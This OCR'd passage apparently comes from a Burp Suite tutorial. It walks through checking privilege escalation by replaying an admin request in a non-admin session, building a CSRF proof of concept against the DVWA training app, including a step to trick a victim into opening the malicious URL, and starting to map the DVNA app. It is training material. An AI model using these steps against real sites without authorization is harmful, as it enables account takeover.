
7. 

8. Login as a **non-admin** user.




9. In Burp Suite, identify the protected resource (that was requested in step #1).


10. Right click on the request and select `Request in browser` > `In original session` from the context menu. Copy the URL displayed at system prompt and paste it in a new browser window.




11. The protected webpage would load with -permissions of the original user-, i.e., as an `admin` (refer step #1).

12. Repeat step #4.
13. Right click on the request and select `Request in browser` > `In current browser session` from the context menu. Copy the URL displayed at system prompt and paste it in a new browser window.






14. If the protected page loads successfully with session details of currently active non-admin user, then we have identified a **privilege escalation** issue.




CSRF PoC Generator

1. Identify and intercept the request that seems vulnerable to Cross Site Request Forgery issue.
2. In the `Intecept` tab, right click and select `Engagement tools > Gdenerate CSRF :PoC .`




3. In `CSRF PoC Generator` window, choose an appropriate **option** and **regenerate** the HTML content.




4. Click on `Test in browser` button.
5. Copy the generated URL (from step #3) and paste it into a separate browser window.
6. Ensure that the victim user was already logged-in into the target website.

7. Trick the victim into accessing the malicious URL that would trigger a successful CSRF attack.



8. The impact of a CSRF attack is only limited by what the **logged in** user could do.



Damn Vulnerable Web App (D
vuln.cxm/mutillidae/
vuln.cxm/dvwa/vulnerabilities/csrf/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: high
PHPIDS: disabled
Vulnerability: Cross Site Request Forge
Change your admin password:
Current password:
New password:
Confirm new password:
Change
This session was initiated by the user himself.
More info
http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery
vuln.cxm/dvwa/vulnerabilities/csrf/?pa
Password Changed
After a successful CSRF attack, the victim was redirected to this page.


Recon and Analysis

Using Burp's Target Tool

Manual Application Mapping

1. Access the DVNA application.







2. Perform user-driven testing by visiting each of the hyperlinks, and submitting each of the forms with valid data.

Stage-1: Before Logging In


- Try submitting the login form with an arbitrary username and password.




- An anonymous user is allowed to create an account, so let's register ourselves on the application.
- Click on "Register a new account" hyperlink.
- Fill-in the registration form and submit it.




- In the current example, the username is `user1` and password is `Welcome123`
- Click on the "Logout" button to return to the login page.




- Click on the "Forgot Password" hyperlink.




- Enter an invalid username and submit the "Reset Password" form.




- Enter a valid username and submit the "Reset Password" form.



